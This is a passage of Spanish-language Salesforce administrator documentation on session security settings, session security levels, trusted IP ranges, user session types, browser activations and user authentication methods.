| `Valor de tiempo de espera` | Plazo de tiempo tras la cual el sistema desconecta usuarios inactivos. Para los usuarios de portal, el tiempo de espera oscila entre 10 minutos y 24 horas, aunque el mínimo en que puede establecerlo es de 15 minutos. Seleccione un valor entre 15 minutos y 24 horas. Seleccione un período de tiempo de espera menor si la organización tiene información delicada y quiere mantener una seguridad más estricta.<br><br>Nota: El último valor de tiempo de sesión activa no se actualiza hasta pasar la mitad del periodo de tiempo de espera. Por lo tanto, si dispone de un tiempo de espera de 30 minutos, el sistema no comprueba la actividad hasta pasados 15 minutos. Por ejemplo, si actualiza un registro pasados 10 minutos, no se actualizará el valor de tiempo de la última sesión activa ya que no ha habido actividad pasados 15 minutos. Se cerrará la sesión en 20 minutos más (30 minutos en total) porque no se ha actualizado el tiempo de la última sesión activa. Imagine que actualiza un registro pasados 20 minutos. Dispone de cinco minutos después de comprobar el tiempo de la última sesión activa. Se restablece su tiempo de espera y dispone de otros 30 minutos |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

El ajuste `Bloquee las sesiones en la dirección IP de origen` está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

El resto de configuraciones están disponibles en: **Personal Edition**, **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para modificar la configuración de seguridad de sesión:

- "Personalizar aplicación"

| Campo | Descripción |
| --- | --- |
| | antes del cierre de sesión, con un total de 50 minutos. |
| `Desactive el mensaje emergente de advertencia de tiempo de espera de sesión agotado` | Determina si el sistema avisa a los usuarios inactivos con un mensaje de advertencia de tiempo de inactividad. Los usuarios son avisados 30 segundos antes del tiempo de inactividad como se especifica por el `Valor de tiempo de inactividad`. |
| `Forzar cierre de sesión cuando acabe el tiempo de espera de la sesión` | Requiere que cuando finalice el tiempo de espera de las sesiones de los usuarios inactivos, se invaliden las sesiones actuales. El navegador se actualiza y vuelve a la página de inicio de sesión. Para acceder a la organización, el usuario debe volver a iniciar sesión.<br>Nota: *No* seleccione `Desactivar el mensaje emergente de advertencia de tiempo de espera de sesión agotado` cuando utilice esta configuración. |
| `Bloquee las sesiones en la dirección IP de origen` | Determina si las sesiones de usuario se bloquearán para la dirección IP desde la que el usuario inició sesión, para impedir el uso de una sesión válida a personas no autorizadas.<br>Nota: Esta configuración puede impedir varias aplicaciones y dispositivos móviles. |
| `Bloquear las sesiones en el dominio donde se han utilizado por primera vez` | Asocia una sesión de IU actual para un usuario, como un usuario de comunidad, con un dominio específico. La configuración ayuda a evitar el uso no autorizado del Id. de sesión en otro dominio. Esta configuración se activa de forma predeterminada para organizaciones creadas con la versión Spring '15 o posterior. |
| `Requerir conexiones seguras (HTTPS)` | Determina si se requiere HTTPS para iniciar sesión o acceder a los sitios de Salesforce, además de sitios de Force.com, que se pueden acceder utilizando HTTP.<br>Esta configuración se activa de forma predeterminada por motivos de seguridad.<br>Nota: Solo se puede acceder a la página Restablecer contraseñas para sus usuarios mediante HTTPS. |
| `Forzar reinicio después del inicio de sesión como usuario` | Determina si un administrador que inicia sesión como otro usuario vuelve a su sesión anterior después de cerrar sesión como usuario secundario.<br>Si la configuración está activada, un administrador debe iniciar sesión de nuevo para continuar utilizando Salesforce después de cerrar sesión como el usuario. De lo contrario, se devuelve el administrador a la sesión original después de cerrar sesión como el usuario. Esta configuración está habilitada de forma predeterminada para las organizaciones nuevas a partir de la versión Summer '14. |

| Campo | Descripción |
| --- | --- |
| `Requerir atributo HttpOnly` | Restringe el acceso de cookies de Id. de sesión. Una cookie con el atributo HttpOnly no permite el acceso a través de métodos que no sean HTTP, como llamadas desde JavaScript.<br><br>Nota: Si dispone de una aplicación personalizada o predefinida que utiliza JavaScript para acceder a las cookies de Id. de sesión, seleccionar `Atributo Requerir HttpOnly` hará que su aplicación deje de funcionar. Deniega a la aplicación el acceso a la cookie. Si `Atributo Requerir HttpOnly` está seleccionado, la ventana de depuración del kit de herramientas de AJAX no está disponible. |
| `Utilizar solicitudes de POST para sesiones de dominios cruzados` | Define la organización para enviar información de sesión utilizando una solicitud POST en lugar de una solicitud GET para intercambios entre dominios. Un ejemplo de intercambio entre dominios es cuando un usuario está utilizando una página de Visualforce. En este contexto, las solicitudes POST son más seguras que las solicitudes GET, ya que las solicitudes POST mantienen la información de sesión en el cuerpo de la solicitud. Sin embargo, si activa esta configuración, el contenido incrustado desde otro dominio, como:<br><br>`<img`<br><br>`src="https://acme.force.com/pic.jpg"/>`<br><br>no se muestra en ocasiones. |
| `Activar intervalos de dirección IP de inicio de sesión en cada solicitud` | Restringe las direcciones IP de los usuarios que pueden acceder a Salesforce únicamente a las direcciones IP definidas en `Intervalos de direcciones IP de inicio de sesión`. Si esta configuración está activada, se aplican los intervalos de dirección IP de inicio de sesión a cada solicitud de página, incluyendo solicitudes desde aplicaciones cliente. Si esta configuración no está activada, solo se aplicarán los intervalos de dirección IP de inicio de sesión cuando un usuario inicia sesión. Esta configuración afecta a todos los perfiles de usuario que cuentan con restricciones de IP de inicio de sesión. |
| `Activar almacenamiento en memoria caché y cumplimentación automática en página de inicio de sesión` | Permite el navegador del usuario almacenar los nombres de usuario. Si está activada, después del primer inicio de sesión, los nombres de usuario se cumplimentan automáticamente en el campo `Nombre de usuario` en la página de inicio de sesión. Si el usuario seleccionó **Recordarme** en la página de inicio de sesión, el nombre de usuario persiste después de que la sesión vence o el usuario cierra sesión. El nombre de usuario también aparece en el conmutador. Esta configuración se selecciona de forma predeterminada para todas las organizaciones.<br><br>Nota: Si desactiva esta configuración, la opción **Recordarme** no aparece en la página de inicio de sesión de su organización o desde el conmutador. |

| Campo | Descripción |
| --- | --- |
| `Active el almacenamiento en caché seguro y persistente para aumentar el rendimiento` | Activa el almacenamiento en caché de datos seguros en el navegador para mejorar el rendimiento de la recarga de página evitando realizar más solicitudes al servidor. Esta configuración se selecciona de forma predeterminada para todas las organizaciones. No recomendamos desactivar esta configuración pero si la política de su empresa no permite el almacenamiento en caché del navegador aunque los datos estén cifrados, puede desactivarla. |
| `Activar cambio de usuarios` | Determina si el conmutador aparece cuando los usuarios de su organización seleccionan su imagen de perfil. Esta configuración se selecciona de forma predeterminada para todas las organizaciones. La configuración `Activar almacenamiento en memoria caché y cumplimentación automática en página de inicio de sesión` también se debe activar. Anule la selección de la configuración `Activar cambio de usuarios` para evitar que su organización aparezca en conmutadores en otras organizaciones. También evita que los usuarios de su organización vean el conmutador cuando seleccionan su imagen de perfil. |
| `Recordar hasta el cierre de sesión` | Por lo general, los nombres de usuario solo se almacenan en caché mientras la sesión está activa o si un usuario selecciona **Recordarme**. Para sesiones SSO, la opción recordar no está disponible. Por lo tanto, cuando la sesión caduca, el nombre de usuario desaparece de la página de inicio de sesión y el conmutador. Activando `Recordarme hasta que cierre sesión`, los nombres de usuario almacenados en caché se eliminan solo si el usuario cierra sesión explícitamente. Si el tiempo de espera de la sesión se agota, aparecen en el conmutador como inactivos. De este modo, si los usuarios están en sus propios equipos y permiten que se agote el tiempo de espera de una sesión, pueden seleccionar el nombre de usuario para volver a autenticar. Si están en un equipo compartido, el nombre de usuario se elimina inmediatamente cuando el usuario cierra sesión.<br>Esta configuración se aplica a todos los usuarios de su organización. Esta opción no se activa de forma predeterminada. Sin embargo, le animamos a activarla para comodidad de sus usuarios. Mantenga esta configuración desactivada si su organización no expone todos sus proveedores de autenticación y SSO en su página de inicio de sesión. |
| `Activar el método de confirmación de identidad por SMS` | Permite a los usuarios recibir un PIN para una vez a través de SMS. Si esta configuración está activada, los administradores o usuarios deben comprobar su número de teléfono móvil antes de beneficiarse de esta función. Esta configuración se selecciona de forma predeterminada para todas las organizaciones. |
| `Requiere testigos de seguridad para inicios de sesión de la API desde llamadas (versión de API 31.0 y anterior)` | En la versión 31.0 y anterior de la API, requiere el uso de tokens de seguridad para inicios de sesión de API desde llamadas. Algunos ejemplos son llamadas de Apex o llamadas utilizando el proxy de AJAX. En la versión de API 32.0 y posterior, los testigos de seguridad se requieren de forma predeterminada. |

| Campo | Descripción |
| --- | --- |
| `Intervalos de direcciones IP de inicio de sesión` (paraContact Manager Edition, Group Edition y Professional Edition) | Especifica un conjunto de direcciones IP desde las cuales los usuarios deben iniciar sesión (incluido), o no podrán iniciar sesión.<br>Para especificar un intervalo, haga clic en **Nuevo** e introduzca una dirección IP inicial y una dirección IP final para definir el intervalo, lo que incluye los valores iniciales y los valores finales.<br>Este campo no está disponible en Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. En aquellas ediciones, puede especificar un intervalo de IP de inicio de sesión válido en la configuración del perfil de usuario. |
| `Permitir a los usuarios utilizar una llave de seguridad (U2F)` | Permite a los usuarios utilizar una llave de seguridad U2F para la autenticación de dos factores y verificación de identidad. En vez de utilizar Salesforce Authenticator, una contraseña simultánea generada por una aplicación de autenticación, o contraseñas simultáneas enviadas por correo electrónico o SMS, los usuarios insertan su llave de seguridad U2F registrada en un puerto USB para completar la verificación. |
| `Autorizar verificaciones automatizadas basadas en la ubicación con Salesforce Authenticator`<br>`Autorizar solo desde direcciones IP de confianza` | Permite a los usuarios verificar la identidad aprobando notificaciones automáticamente en Salesforce Authenticator, siempre que os usuarios estén en ubicaciones de confianza como un domicilio o una oficina. Si autoriza verificaciones automatizadas, puede hacerlo desde cualquier ubicación o restringirlos solo a direcciones IP de confianza, como su red corporativa. |
| `Autorizar Lightning Login` | Permite a los usuarios utilizar Lightning Login para inicios de sesión de Salesforce sin contraseña, confiando en Salesforce Authenticator para la verificación de identidad. |
| `Activar la protección contra secuestro de clics en páginas de configuración` | Protege de los ataques de secuestro de clics (clickjack) en páginas de Salesforce de configuración. Clickjacking es también conocido como un ataque de reparación de interfaz de usuario.(Las páginas de configuración están disponibles desde el menú Configuración.) |
| `Activar la protección contra secuestro de clics en páginas de Salesforce que no sean de configuración` | Protege de los ataques de clickjack en páginas sin configurar de Salesforce. Clickjacking es también conocido como un ataque de reparación de interfaz de usuario. Las páginas de configuración ya incluyen protección frente a ataques de clickjack. (Las páginas de configuración están disponibles desde el menú Configuración.) Esta configuración se selecciona de forma predeterminada para todas las organizaciones. |
| `Activar la protección contra secuestro de clics en páginas de Visualforce de cliente con encabezados estándar` | Protege de los ataques de clickjack en sus páginas de Visualforce con encabezados activados. Clickjacking es también conocido como un ataque de reparación de interfaz de usuario.<br>PRECAUCIÓN: Si utiliza páginas de Visualforce personalizadas en un marco o iframe, podrá ver una página en blanco o la página puede aparecer sin el marco. Por ejemplo, las páginas de Visualforce en un |

| Campo | Descripción |
| --- | --- |
| | formato de página no funcionan cuando la protección de clickjack está activada. |
| `Activar la protección contra secuestro de clics en páginas de Visualforce de cliente con encabezados desactivados` | Protege de los ataques de clickjack en sus páginas de Visualforce con encabezados desactivados al configurar `showHeader="false"` en la página. Clickjacking es también conocido como un ataque de reparación de interfaz de usuario.<br>PRECAUCIÓN: Si utiliza páginas de Visualforce personalizadas en un marco o iframe, podrá ver una página en blanco o la página puede aparecer sin el marco. Por ejemplo, las páginas de Visualforce en un formato de página no funcionan cuando la protección de clickjack está activada. |
| `Activar protección de CSRF en solicitudes GET en páginas sin configurar` | Protege de los ataques de Cross Site Request Forgery (CSRF) modificando páginas que no son Configuración. Las páginas que no son Configuración incluyen una cadena aleatoria de caracteres en los parámetros de URL o como un campo de formulario oculto. Con cada solicitud GET y POST, la aplicación comprueba la validez de esta cadena de caracteres. La aplicación no ejecuta el comando a menos que el valor encontrado coincida con el valor esperado. Esta configuración se selecciona de forma predeterminada para todas las organizaciones. |
| `Activar protección de CSRF en solicitudes POST en páginas sin configurar` | |
| `URL de fin de sesión` | Redirige los usuarios a una página específica cuando cierran sesión en Salesforce, como una página de proveedor de autenticación o una página de marca personalizada. Esta URL solo se utiliza si no se ha especificado ninguna URL de cierre de sesión en el proveedor de identidad, inicio de sesión único SAML o configuración de proveedor de autenticación externo. Si no se ha especificado ningún valor para `URL de cierre de sesión`, el valor predeterminado es `https://login.salesforce.com`, salvo que Mi dominio esté activado. Si Mi dominio está activado, el valor predeterminado es `https://`*`customdomain`*`.my.salesforce.com`. |

3. Haga clic en **Guardar**.

## Niveles de seguridad de sesión

Puede restringir el acceso a algunos tipos de recursos basándose en el nivel de seguridad asociado con el método de autenticación (inicio de sesión) para la sesión actual del usuario. De forma predeterminada, cada método de inicio de sesión tiene uno o dos niveles de seguridad: Alta seguridad o seguridad estándar. Puede cambiar el nivel de seguridad de la sesión y definir políticas para que los recursos especificados solo estén disponibles para usuarios con el nivel Alta seguridad.

Los diferentes métodos de autenticación tienen asignados estos niveles de seguridad de forma predeterminada.

- Nombre de usuario y Contraseña: Estándar
- Autenticación delegada: Estándar
- Activación: Estándar
- Lightning Login: Alta seguridad

- Autenticación de dos factores: Alta seguridad
- Proveedor de autenticación: Estándar
- SAML: Estándar

> Nota: El nivel de seguridad para una sesión SAML también se puede especificar utilizando el atributo `SessionLevel` de la afirmación SAML enviada por el proveedor de identidad. El atributo puede tener uno o dos valores, `ESTÁNDAR` o `ALTA SEGURIDAD`.

Para cambiar el nivel de seguridad asociado con un método de inicio de sesión:

1. Desde Configuración, introduzca *`Configuración de la sesión`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de la sesión**.
2. En Niveles de seguridad de sesión, seleccione el método de inicio de sesión.
3. Para desplazar el método a la categoría adecuada, haga clic en la flecha **Agregar** o **Eliminar**.

Actualmente, las únicas funciones que utilizan la seguridad a nivel de sesión son los informes y los paneles en Salesforce y las aplicaciones conectadas. Puede establecer políticas que requieren Alta seguridad en estos tipos de recursos. También puede especificar una acción para realizar si la sesión utilizada para acceder al recurso no es de Alta seguridad. Las acciones compatibles son:

- Bloquear: Bloquea el acceso al recurso mostrando un error de privilegios insuficientes.
- Subida del nivel de sesión: Indica a los usuarios completar la autenticación de dos factores. Cuando se autentican los usuarios correctamente, pueden acceder al recurso. Para informes y paneles, pude aplicar esta acción cuando los usuarios acceden a informes o paneles o solo cuando los exportan e imprimen.

> PRECAUCIÓN: El aumento del nivel de sesión a alta seguridad redirigiendo el usuario para completar la autenticación de dos factores no es una acción compatible en Lightning Experience. Si su organización tiene Lightning Experience activado y establece una política que requiere una sesión de alta seguridad para acceder a informes y paneles, se bloquean los usuarios de Lightning Experience con una sesión de seguridad estándar de informes y paneles. Además, No ven los iconos de esos recursos en el menú de navegación. Como alternativa, los usuarios con una sesión de seguridad estándar pueden cerrar sesión e iniciar sesión de nuevo utilizando un método de autenticación definido como alta seguridad por su organización. Pueden por lo tanto tener acceso a informes y paneles. O bien, pueden cambiar a Salesforce Classic, donde se les solicita aumentar el nivel de sesión cuando intentan acceder a informes y paneles.

Para definir la política obligatoria Alta seguridad para acceder a una aplicación conectada:

1. Desde Configuración, introduzca *`Aplicaciones conectadas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione la opción para la gestión de aplicaciones conectadas.
2. Haga clic en **Modificar** junto a la aplicación conectada.
3. Seleccione **Sesión de alta seguridad obligatoria**.
4. Seleccione una de las acciones presentadas.
5. Haga clic en **Guardar**.

Para definir la política obligatoria Alta seguridad para acceder a informes y paneles:

1. Desde Configuración, introduzca *`Políticas de acceso`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Políticas de acceso**.
2. Seleccione **Sesión de alta seguridad obligatoria**.
3. Seleccione una de las acciones presentadas.
4. Haga clic en **Guardar**.

Los niveles de sesión no afectan a ningún recurso en la aplicación que no sea aplicaciones conectadas, informes y paneles para los que se han definido políticas específicas de seguridad.

CONSULTE TAMBIÉN

- Seguridad de sesión
- Buscar Configuración
- Historial de verificación de identidad

## Establecer intervalos de direcciones IP seguros para su organización

Los intervalos de direcciones IP seguros definen una lista de direcciones IP desde las que los usuarios pueden iniciar sesión sin necesidad de introducir las credenciales de inicio de sesión para la verificación de su identidad, como un código enviado a sus teléfonos móviles.

Para ayudar a proteger los datos de su organización de accesos no autorizados, puede especificar una lista de direcciones IP desde las que los usuarios pueden iniciar sesión sin necesidad de introducir las credenciales de inicio de sesión. Sin embargo, no restringe el acceso, completamente, para usuarios fuera del Intervalo de direcciones IP seguras. Cuando los usuarios completan la introducción de las credenciales de inicio de sesión (habitualmente introduciendo un código enviado a sus dispositivos móviles o direcciones de correo electrónico), pueden iniciar sesión.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para ver el acceso de red:
- "Inicio de sesión de Challenge activado"

Para cambiar el acceso de red:
- "Gestionar direcciones IP"

1. Desde Configuración de *Acceso de red* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Acceso de red**.
2. Haga clic en **Nuevo**.
3. Introduzca una dirección IP válida en el campo `Dirección IP inicial` y una dirección IP superior en el campo `Dirección IP final`.

   Las direcciones de inicio y finalización definen el intervalo de las direcciones IP permitidas desde las que los usuarios pueden iniciar sesión, incluyendo los valores de inicio y finalización. Si desea permitir inicios de sesión desde una sola dirección IP, introduzca la misma dirección en ambos campos.

   El inicio y el fin de las direcciones IP deben estar en un intervalo IPv4 y no deben incluir más de 33.554.432 direcciones ($2^{25}$, un bloque /7 CIDR).
4. También puede escribir una descripción para el intervalo. Por ejemplo, si mantiene varios intervalos, introduzca los detalles sobre la parte de su red que se corresponda con este intervalo.
5. Haga clic en **Guardar**.

Nota: Para organizaciones cuya activación es anterior a diciembre de 2007, Salesforce ha completado automáticamente la lista de direcciones IP de confianza de su organización en diciembre de 2007, cuando se introdujo esta función. Se han añadido las direcciones IP desde las que los usuarios de confianza habían accedido a Salesforce durante los últimos seis meses.

CONSULTE TAMBIÉN

- Seguridad de sesión
- Restringir dónde y cuándo los usuarios pueden iniciar sesión en Salesforce

# Sesiones de usuario

Supervise y proteja su organización de Salesforce revisando detalles de sesión y sesiones activas en la página Información de sesión de usuario. Puede crear vistas de lista personalizadas, ver detalles acerca de un usuario asociado a una sesión específica y finalizar las sesiones de las que sospeche. Los administradores de Salesforce pueden ver todas las sesiones de usuario para una organización; los no administradores solo ven sus propias sesiones.

Cuando finaliza la sesión de un usuario manualmente haciendo clic en el botón **Eliminar**, el usuario debe volver a iniciar sesión en la organización.

La siguiente tabla contiene información sobre los campos que puede ver en esta página. Debido a la naturaleza de la tecnología de geolocalización, la precisión de los campos de geolocalización (por ejemplo, país, ciudad, código postal) puede variar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

| Campo | Descripción |
|---|---|
| Ciudad | La ciudad donde está ubicada físicamente la dirección IP del usuario. Esta valor no está localizado. |
| País | El país donde está ubicada físicamente la dirección IP del usuario. Esta valor no está localizado. |
| Código de país | El código ISO 3166 para el país donde está ubicada físicamente la dirección IP del usuario. Esta valor no está localizado. Para obtener más información, consulte Código de país ISO 3166. |
| Creado | Marca de fecha y hora de cuando comenzó la sesión. |
| Latitud | La latitud donde está ubicada físicamente la dirección IP del usuario. |
| Ubicación | La ubicación aproximada de la dirección IP desde la cual el usuario ha iniciado sesión. Para mostrar más información geográfica, como ciudad y código postal aproximados, cree una vista personalizada para incluir esos campos. Esta valor no está localizado. |
| Longitud | La longitud donde está ubicada físicamente la dirección IP del usuario. |
| Tipo de inicio de sesión | Tipo de inicio de sesión asociado a la sesión. Algunos tipos de inicio de sesión incluyen Aplicación, SAML y Portal. |
| Id. de sesión principal | Si una sesión tiene un elemento principal, este Id. es el Id. exclusivo del elemento principal. |
| Código postal | El código postal donde está ubicada físicamente la dirección IP del usuario. Esta valor no está localizado. |
| Id. de sesión | Id. exclusivo de la sesión. |
| Tipo de sesión | Tipo de sesión en la que se ha registrado el usuario. Por ejemplo, los tipos comunes son IU, Contenido, API y Visualforce. |
| IP de origen | Dirección IP asociada a la sesión. |
| Subdivisión | El nombre de la subdivisión donde está ubicada físicamente la dirección IP del usuario. Esta valor no está localizado. |
| Tipo de usuario | Tipo de perfil asociado a la sesión. |
| Nombre de usuario | Nombre de usuario utilizado al registrarse en la sesión. Para ver la página de perfil del usuario, haga clic en su nombre de usuario. |
| Actualizado | Marca de fecha y hora de la última actualización de sesión debido a una actividad. Por ejemplo, durante una sesión IU, los usuarios realizan cambios frecuentes en registros y otros datos a medida |

| Campo | Descripción |
|---|---|
| | que trabajan. Con cada cambio, se actualizan las marcas de fecha y hora de `Actualizado` y `Válido hasta`. |
| Válido hasta | Si no finaliza la sesión manualmente, la marca de fecha y hora de cuando expira la sesión automáticamente. |

CONSULTE TAMBIÉN

- Los elementos de autenticación de usuarios
- Concepto de tipos de sesión

## Concepto de tipos de sesión

Conozca los tipos de sesión en la página Información de sesión del usuario para ayudarle a supervisar y proteger su organización.

Puede ver el tipo de sesión de un usuario específico en la página Información de sesión del usuario. Para acceder a la página desde Configuración, introduzca *`Gestión de sesión`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Gestión de sesión**.

El tipo de sesión indica qué tipo de sesión está utilizando un usuario para acceder a una organización. Los tipos de sesión pueden ser persistentes o temporales y se puede acceder a ellos a través de la interfaz de usuario, la API u otros métodos, como un proceso de autenticación de OAuth.

La siguiente tabla describe los tipos de sesión.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

| Tipo de sesión | Descripción |
|---|---|
| API | Se crea al acceder a una organización a través de la API. |
| Sólo usuario para API | Se crea para habilitar un restablecimiento de contraseña en la interfaz de usuario para usuarios con el permiso Sólo usuario para API. |
| Redes de Chatter | Se crea al utilizar redes de Chatter o comunidades de Chatter. |
| ChatterNetworksAPIOnly | Se crea al utilizar la API de redes de Chatter o comunidades de Chatter. |
| Contenido | Se crea al ofrecer contenido cargado por el usuario. |
| OauthApprovalUI | Una sesión que solamente permite acceder a la página de aprobación de OAuth. |
| Oauth2 | Se crea a través de flujos de OAuth. Por ejemplo, si utiliza la autenticación de OAuth para una aplicación conectada, se creará este tipo de sesión. |
| SiteStudio | Se crea al utilizar la interfaz de usuario de Site Studio. |
| SitePreview | Una sesión que se inicia cuando se llama a una aplicación de lienzo interna. Esta siempre será una sesión subordinada con una sesión principal de IU. |
| SubstituteUser | Una sesión creada cuando un usuario inicia sesión a través de otro usuario. Por ejemplo, si un administrador inicia sesión como otro usuario, se crea una sesión SubstituteUser. |
| TempContentExchange | Una sesión de interfaz de usuario temporal para cambiar al dominio de contenido, como la interfaz de usuario en la que los usuarios introducen sus credenciales. |

| Tipo de sesión | Descripción |
|---|---|
| TempOauthAccessTokenFrontdoor | Una sesión temporal a través del flujo de afirmación de token de acceso de OAuth que no se puede actualizar y debe asignarse a un tipo de sesión normal. |
| TempVisualforceExchange | Una sesión temporal para cambiar al dominio de Visualforce. |
| TempUIFrontdoor | Una sesión temporal que no se puede actualizar y debe asignarse a un tipo de sesión normal. |
| UI | Se crea al utilizar una página de la interfaz de usuario. |
| UserSite | Se inicia cuando se llama a una aplicación de lienzo. Siempre es una sesión subordinada con una sesión principal de IU. |
| Visualforce | Se crea a través de una página de Visualforce. |
| WDC_API | Una sesión que utiliza la API de Work.com. Siempre es una sesión subordinada y no se puede utilizar en la interfaz de usuario. |

CONSULTE TAMBIÉN

- Los elementos de autenticación de usuarios
- Sesiones de usuario

# Activaciones

Activación realiza un seguimiento de la información acerca de dispositivos desde los cuales los usuarios verificaron su identidad. Salesforce solicita a los usuarios verificar su identidad cuando acceden a Salesforce desde una aplicación o un navegador no reconocido. La verificación de identidad agrega una capa adicional de seguridad en la autenticación de nombre de usuario y contraseña. La página Activaciones indica las direcciones IP de inicio de sesión y navegadores de cliente utilizados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Cuando un usuario inicia sesión desde fuera del intervalo de direcciones IP de confianza y utiliza un navegador o una aplicación que no reconocemos, se desafía al usuario a verificar su identidad. Utilizamos el método de verificación de prioridad más alta disponible para cada usuario. En el orden de prioridad, los métodos son:

1. Verificación a través de notificaciones de envío o verificación automatizada basada en la ubicación con la aplicación móvil Salesforce Authenticator (versión 2 o posterior) conectada a la cuenta del usuario.
2. Verificación a través de una llave de seguridad U2F registrada con la cuenta del usuario.
3. Código de verificación generado por una aplicación de autenticador móvil conectada a la cuenta del usuario.
4. Código de verificación enviado a través de SMS al teléfono móvil verificado del usuario.
5. Código de verificación enviado por correo electrónico a la dirección de correo electrónico del usuario.

Después de realizar la verificación de identidad correctamente, el usuario no necesita volver a identificar su identidad desde ese navegador o esa aplicación, a menos que el usuario:

- Borre manualmente cookies del navegador, establece el navegador para eliminar cookies o navega en modo privado o incógnito.
- Anula la selección de **No volver a preguntar** en la página de verificación de identidad

La página Activaciones en Configuración indica las direcciones IP de inicio de sesión y la información del navegador de cliente de los dispositivos desde los que los usuarios han verificado su identidad. Puede revocar el estado de activación del navegador para uno,varios o todos los usuarios.

Por ejemplo, un usuario informa de un dispositivo perdido y emite uno nuevo. Puede revocar el estado de activación del navegador en el dispositivo perdido de modo que cualquier usuario que intente acceder a la organización desde ese dispositivo tenga que verificar su identidad. Esta verificación de identidad agrega una capa de seguridad mientras permite a los usuarios permanecer productivos.

Los usuarios pueden ver su propia página Activaciones para comprobar sus direcciones IP de inicio de sesión e información del navegador cliente. Los usuarios finales solo pueden revocar el estado de activación para sus propios navegadores activados.

Por ejemplo, un usuario inicia sesión en la organización. En la página Activaciones del usuario, varios navegadores están activados pero el usuario solo ha iniciado sesión desde un solo navegador en un portátil del trabajo. El usuario revoca inmediatamente el estado de activación de aquellos navegadores que el usuario no reconoce. Como este usuario se enfrenta a la verificación de identidad utilizando un código enviado por SMS al dispositivo móvil del usuario, cualquier otro usuario que intente iniciar sesión desde uno de los navegadores desactivados no podrá obtener el código de verificación enviado en el mensaje de texto. Sin el código, el hacker no supera el reto de verificación de identidad. El usuario puede luego informar de la posible brecha de seguridad.

Utilizar activaciones
Visualice las activaciones de sus usuarios y revoque el estado de activación para evitar brechas de seguridad.

CONSULTE TAMBIÉN
Utilizar activaciones
Historial de verificación de identidad

## Utilizar activaciones

Visualice las activaciones de sus usuarios y revoque el estado de activación para evitar brechas de seguridad.

Para ver información de las direcciones IP de inicio de sesión y navegadores acerca de los usuarios que verificaron su identidad, introduzca *Activaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Activaciones**.

Puede revocar el estado de activación seleccionando una o más entradas en la lista Navegador de cliente activado haciendo clic en **Eliminar** y confirmando la acción. Los usuarios solo pueden ver y revocar sus propios navegadores activados. Se solicita a un usuario que inicia sesión desde un navegador desactivado verificar su identidad, a menos que la dirección IP de inicio de sesión esté en un intervalo de direcciones IP de confianza.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Nota: Cuando un usuario anula la selección de la opción **No volver a preguntar** que aparece en la página de verificación de identidad, el navegador no está activado. Recomiende a sus usuarios anular la selección de esta opción cuando inicien sesión desde un dispositivo público o compartido.

CONSULTE TAMBIÉN
Activaciones
Historial de verificación de identidad

# Autenticar usuarios

La autenticación significa evitar el acceso no autorizado a su organización o sus datos asegurándose de que cada usuario que inicia sesión es quién dice ser.

Los elementos de autenticación de usuarios
Salesforce proporciona una variedad de formas de autenticar usuarios. Cree una combinación de métodos de autenticación que se ajustan a las necesidades de su organización y los patrones de uso de sus usuarios.

Configurar autenticación de usuario
Seleccione configuraciones de inicio de sesión para asegurarse de que sus usuarios son quiénes dicen ser.

## Los elementos de autenticación de usuarios

Salesforce proporciona una variedad de formas de autenticar usuarios. Cree una combinación de métodos de autenticación que se ajustan a las necesidades de su organización y los patrones de uso de sus usuarios.

Inicio de sesión único
Salesforce tiene su propio sistema de autenticación de usuarios, pero algunas empresas prefieren utilizar una función de inicio de sesión único existente para simplificar y estandarizar su autenticación de usuarios.

Seguridad basada en red
La *seguridad basada en red* limita de dónde pueden los usuarios iniciar sesión y cuándo pueden iniciar sesión. Esto es diferente a la autenticación de usuario, que solo determina quién puede iniciar sesión. Utilice seguridad basada en red para limitar la ventana de oportunidades para un atacante y dificultarle el uso de credenciales robadas.

Seguridad CAPTCHA para exportación de datos
A petición, Salesforce también puede solicitar a sus usuarios someterse a una sencilla prueba de entrada de texto de verificación de usuario para exportar datos de Salesforce. Este tipo de seguridad basada en la red ayuda a evitar que los usuarios malintencionados accedan a los datos de su organización y puede reducir el riesgo de ataques automatizados.

Restringir dónde y cuándo los usuarios pueden iniciar sesión en Salesforce
Puede restringir las horas durante las cuales los usuarios pueden iniciar sesión y el intervalo de direcciones IP en las que pueden iniciar sesión y desde las cuales acceder a Salesforce. Si las restricciones de dirección IP están definidas para el perfil de un usuario y se origina un inicio de sesión desde una dirección IP desconocida, Salesforce no permitirá el inicio de sesión. Estas restricciones ayudan a proteger sus datos de accesos no autorizados y ataques de phishing.

Autenticación de dos factores
Como administrador de Salesforce, puede mejorar la seguridad de su organización solicitando un segundo nivel de autenticación para cada inicio de sesión de usuario. También puede requerir la autenticación de dos factores cuando un usuario cumple algunos criterios, como el intento de visualizar informes o acceder a una aplicación conectada.

Flujos de inicio de sesión personalizados

Los flujos de inicio de sesión permiten a los administradores crear procesos posteriores a la autenticación para que coincidan con sus prácticas comerciales, asociar el flujo con un perfil de usuario y enviar al usuario a un flujo al iniciar sesión. Utilice flujos de inicio de sesión para recopilar información de registro de usuarios, proporcionar un formulario de aceptación de términos de prestación de servicios, solicitar al usuario un segundo factor de autenticación y otras personalizaciones.

CONSULTE TAMBIÉN

Inicio de sesión único

Seguridad basada en red

Seguridad CAPTCHA para exportación de datos

Sesiones de usuario

## Inicio de sesión único

Salesforce tiene su propio sistema de autenticación de usuarios, pero algunas empresas prefieren utilizar una función de inicio de sesión único existente para simplificar y estandarizar su autenticación de usuarios.

